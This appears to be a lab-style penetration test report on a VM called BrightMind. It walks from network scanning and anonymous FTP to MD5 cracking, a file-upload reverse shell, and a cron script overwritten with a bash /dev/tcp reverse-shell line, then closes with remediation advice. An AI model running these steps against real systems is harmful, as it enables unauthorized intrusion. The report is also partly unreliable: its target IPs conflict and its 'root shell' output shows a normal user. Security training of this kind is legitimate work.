

PENETRATION TEST REPORTs

Target: BrightMind

IP Address: 192.168.28.134

Assessment Type: Internal Network Penetration Test

Date: (Insert Date)

Executive Summary

This penetration test was conducted against the BrightMind machine (192.168.56.105) to evaluate the security posture of the system and identify vulnerabilities that could lead to unauthorized access.

During the assessment, multiple vulnerabilities were identified, including:

- Anonymous FTP access
- Weak password hashing mechanism
- Sensitive file exposure
- Unrestricted file upload vulnerability
- Remote code execution
- Writable privileged scripts
- Root privilege escalation

The assessment successfully demonstrated a full attack chain from initial reconnaissance to complete root compromise of the BrightMind server.

Risk Level: Critical

An attacker with minimal access and publicly available tools can obtain full administrative control over the system.

1. Network Discovery

Command Used

`sudo arp-scan -l`

Discovers active hosts on the local network and identifies the BrightMind server.

```
(h4wk@Sec)-[~] me/h4wk
$ sudo arp-scan -l
[sudo] password for h4wk:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:67:fb:78, IPv4: 192.168.28.133
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.28.1    00:50:56:c0:00:08    (Unknown)
192.168.28.2    00:50:56:e5:44:08    (Unknown)
192.168.28.133 00:0c:29:96:75:43    (Unknown)
192.168.28.254 00:50:56:f9:1f:80    (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.855 seconds (138.01 hosts/sec). 4 responded
```

2. Host Verification

Command Used

`fping machine ip address`

Confirms that the target system is online and reachable.

```
(h4wk@Sec)-[~]
$ fping 192.168.28.133
192.168.28.133 is alive
```

3. Port Scanning & Service Enumeration

Command Used

`nmap -Pn -A -p- machine ip address`

Performs a comprehensive scan to identify open ports, running services, operating system details, and service versions

```
(h4wk@Sec)-[~]
$ nmap -Pn -A -p- 192.168.28.134
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-28 20:00 -0400
Nmap scan report for 192.168.28.134
Host is up (0.00091s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r-- 1 1000 1000 633 Dec 01 20:36 jdelta.txt
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.28.133
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
```

4. FTP Enumeration

Command Used

ftp machine ip address

Connects to the target's FTP service for further enumeration.

```
(h4wk@Sec)-[~]
$ ftp 192.168.28.134
Connected to 192.168.28.134.
220 (vsFTPD 3.0.3)
Name (192.168.28.134:h4wk): anonymous
331 Please specify the password.
Password:
230 Login successful.
```

5. Sensitive File Retrieval

Command Used

get jdelta.txt.

Downloads the file jdelta.txt from the FTP server for analysis

```

ftp> get jdelta.txt
local: jdelta.txt remote: jdelta.txt
229 Entering Extended Passive Mode (|||35700|)
150 Opening BINARY mode data connection for jdelta.txt (633 bytes).
100% |*****
226 Transfer complete.
633 bytes received in 00:00 (200.83 KiB/s)

```

6. Password Hash Analysis

Viewing File Contents

Command Used

cat jdelta.txt

Purpose

Display the contents of the downloaded file.

```

(h4wk@Sec)-[~]
$ cat jdelta.txt
Hello Nate!
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:
INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `recreationdate`, `updateDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2025-05-29 14:36:56', '');

The StudentRegno number is what you use for login.

-jdelta

```

7. Hash Identification

Command Used

Hash-identifier

Stores the extracted hash into a file for password analysis and

Identifies the likely hashing algorithm used for the password hash.

```

(h4wk@Sec)-[~]ck.txt john.lst metasploit rockyou
$ sudo su
[sudo] password for h4wk:
(root@Sec)-[/home/h4wk]
# hash-identifier

```

8. Password Cracking

Command Used

hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt

Attempts to recover the plaintext password using dictionary-based cracking.

```

(root@Sec)-[/home/h4wk] # hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform
project]

* Device #01: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz, 724/1449 MB (256 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

```

```

cd73502828457d15655bbd7a63fb0bc8:student
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: cd73502828457d15655bbd7a63fb0bc8
Time.Started.....: Thu May 28 21:05:48 2026 (0 secs)
Time.Estimated...: Thu May 28 21:05:48 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 66159 H/s (0.22ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 4096/14344385 (0.03%)

```

9. Web Enumeration

Command Used

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://machineip/FUZZ
```

Purpose

Enumerate hidden directories and files on the web server.

```
(root@Sec)-[/home/h4wk] wordlists/rockyou.txt.g  
# ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://192.168.28.134/FUZZ
```

10. Web Application Access

Action

The recovered credentials were used to log into the Academy portal.

Enter Reg no :

Enter Password :

Log Me In

11. File Upload Vulnerability

Observation

The profile upload feature allowed unrestricted file uploads.

Upload New Photo

No file selected.

12. Reverse Shell Exploitation

Listener Setup

Command Used

```
nc -nvlp 1234
```

Purpose

Start a Netcat listener waiting for an incoming reverse shell connection.

```
(root@Sec)-[/home/h4wk]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.28.133] from (UNKNOWN) [192.168.28.134] 33146
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
05:39:59 up 28 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
```

13. Privilege Escalation Enumeration

Downloading LinPEAS

Command Used

wget <https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh>

Downloads tools or files required during the assessment.

```
(h4wk@Sec)-[~]  
$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
```

Granting Execution Permission

Command Used

```
chmod +x linpeas.sh
```

Makes the LinPEAS script executable.

```
(h4wk@Sec)-[~]-process: rpyc: 301  
$ chmod +x linpeas.sh
```

Running LinPEAS

Command Used

```
./linpeas.sh
```

Enumerates the Linux system to identify misconfigurations and privilege escalation opportunities.




14. Hosting Files with Python HTTP Server

Command Used

```
python3 -m http.server 80
```

Purpose

Host files locally for transfer to the compromised machine.



15. SSH Access

Command Used

```
ssh grimmie@machine ip
```

Establishes a secure remote connection to the target using SSH.

```

(h4wk@Sec)-[~]
$ ssh grimmie@192.168.28.134
The authenticity of host '192.168.28.134 (192.168.28.134)' can't be established.
ED25519 key fingerprint is: SHA256:eeNKTakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.28.134' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
grimmie@192.168.28.134's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$

```

16. Process Monitoring Using pspy

Downloading pspy

Command Used

wget <http://attacker-ip/pspy64>

```

grimmie@academy:~$ wget http://192.168.28.133/pspy64
--2026-06-02 08:18:37-- http://192.168.28.133/pspy64 [Infeasible]
Connecting to 192.168.28.133:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'
pspy64
100%[=====] 2.96M --.-KB/s
2026-06-02 08:18:37 (135 MB/s) - 'pspy64' saved [3104768/3104768]

```

Running pspy

Commands Used

Opens the backup script for editing and inspection.

```
GNU nano 3.2 backup.sh
bash -i >& /dev/tcp/192.168.28.133/8080 0>&1
```

18. Root Shell Listener

Command Used

nc -nvlp 8080

Purpose

Wait for incoming root reverse shell connection

```
(h4wk@Sec)-[~]
$ nc -nvlp 8080
listening on [any] 8080 ...
connect to [192.168.28.133] from (UNKNOWN) [192.168.28.134] 57994
grimmie@academy:~$ ls
ls
backup.sh
pspy64
grimmie@academy:~$
```

19. Final Impact Assessment

The BrightMind server was fully compromised through:

- Network reconnaissance
- Credential exposure
- Weak password hashing
- Web exploitation
- Remote code execution
- Privilege escalation

20. Vulnerability Summary

Vulnerability	Severity Impact	
Anonymous FTP Access	High	Sensitive data exposure
Weak MD5 Hashing	High	Credential compromise
File Upload Vulnerability	Critical	Remote code execution
Writable Root Script	Critical	Root privilege escalation

21. Recommendations

Network Security

- Disable anonymous FTP access
- Restrict unnecessary services

Authentication

- Replace MD5 with bcrypt or Argon2
- Enforce strong password policies

Web Application Security

- Validate uploaded files
- Block executable uploads
- Store uploads outside web root

System Hardening

- Restrict writable permissions
- Audit cron jobs regularly

Monitoring

- Deploy centralized logging
- Enable intrusion detection systems

22. Conclusion

The BrightMind server contained multiple critical vulnerabilities that allowed a complete compromise from initial access to full root control. The assessment demonstrated weaknesses in authentication, file upload handling, and privilege management that could allow attackers to gain unauthorized administrative access with minimal effort.